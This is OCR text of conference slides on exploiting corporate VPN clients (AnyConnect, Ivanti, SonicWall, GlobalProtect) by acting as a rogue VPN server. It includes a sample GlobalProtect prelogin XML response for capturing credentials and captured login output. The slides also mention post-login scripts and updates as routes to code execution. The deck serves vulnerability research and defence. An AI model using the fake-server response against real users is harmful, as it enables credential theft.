Very Pwnable Networks:
Exploiting the Top Corporate VPN Clients for Remote Root and SYSTEM Shells

Rich Warren & David Cash, AmberWolf
Hackfest Hollywood 2024

Agenda

- 👋 Introduction
- 🔍 Vulnerabilities Overview
- 📰 Attack Methodology
- 🍿 VPN Exploit Demos
- 🛡️ Mitigations and Defensive Measures
- ⛏️ Tool Release & Next Steps
- ❓ Q&A

Introduction: Speakers

> David Cash
> Red Team Operator @ AmberWolf

@johnnyspandex

🐛 Vulnerability research + Exploit Dev
🔨 SigWhatever, DroppedConnection
🏦 10 years regulatory Red Teaming (CBEST)

Introduction: Speakers

> Rich Warren
> Red Team Operator @ AmberWolf

@buffaloverflow
github.com/rxwx

🪲 Vulnerability research + Exploit Dev
🏅 MSRC Top 100 Researcher
🔨 Chlonium, HTML Smuggling + others ;)


About AmberWolf

A new company with some old faces

Red Team focused consultancy

Follow us: @amberwolfsec

Exploit Evolution



What's in an SSL-VPN?

- Typically, HTTPS
- Thick desktop client (previously ActiveX/Java)
- Negotiate connection over HTTPS
- Does authentication
- Receives some configuration
- Switches protocol or keeps a TLS socket open
- Sends proprietary VPN packets over TLS socket

Summary: It's a web browser without a sandbox.

What's in an SSL-VPN?

"Privacy"


Remote Access

Attack Surface: Corporate VPN Clients

Clients trust servers implicitly


Minimal interaction required for exploitation

Service components commonly run with SYSTEM or root privileges




Lifecycle of a VPN Server Bug

Lifecycle of a VPN Server Bug




How to Attack a VPN Client

Step 1	Become a VPN server
Step 2	Convince the target to connect to you
Step 3	Tell the VPN client what to do



Previous Research


- In 2023 we released DroppedConnection, which targeted Cisco AnyConnect
- Sparked the idea: which other clients could we leverage?



Making Our Own Basic SSL-VPN Server

If the VPN client is just like a browser, can we be just like a web server?

We pushed all the VPN clients through Burp to capture the traffic




Capturing Credentials

Client sends credentials during setup phase

A fake server can capture these credentials!

For example, if you respond to a GlobalProtect client with this XML:

```xml
<?xml version="1.0" encoding="UTF-8" ?>
<prelogin-response>
<status>Success</status>
<ccusername></ccusername>
<autosubmit>false</autosubmit>
<msg></msg>
<newmsg></newmsg>
<authentication-message>Enter Portal password</authentication-message>
<username-label>Username</username-label>
<password-label>Password</password-label>
<panos-version>1</panos-version>
<saml-default-browser>yes</saml-default-browser><region>GB</region>
</prelogin-response>
```




Capturing Credentials


And if the user logs in:

```
1 Processing POST request
2 ═══════════════════════
3 user=Victim&passwd=Hunter2&inputStr=&ok=Login&clientVer=4100…
```

Capturing Credentials



Capturing Credentials



Finding Functionality for Code Execution

What can the VPN server make the client do?

- Install things
  - Modules
  - Certificates
  - Updates
- Configure things
  - DNS
  - Gateways
  - Proxies
- Run things
  - Pre/post connection scripts

Post-login Scripting (AKA RCE by Design)

- </> AnyConnect and Ivanti SSL-VPNs support post-login scripting
- Specified by the server (during connection setup)
- Legitimate use-case: group-policy updates, mapping drives, etc.
- Malicious use-case: 😈🌮

Processing Updates

- Auto-updates used to keep VPN clients up to date
- In case someone finds a bug in your VPN client's update process
- Usually high integrity code execution
- Cryptographic signing and hashing checks


Vendor Specific Case-Studies

Part 1: Cisco AnyConnect

Part 2: Ivanti Connect Secure


Part 3: SonicWall NetExtender

Part 4: Palo Alto GlobalProtect



Cisco AnyConnect

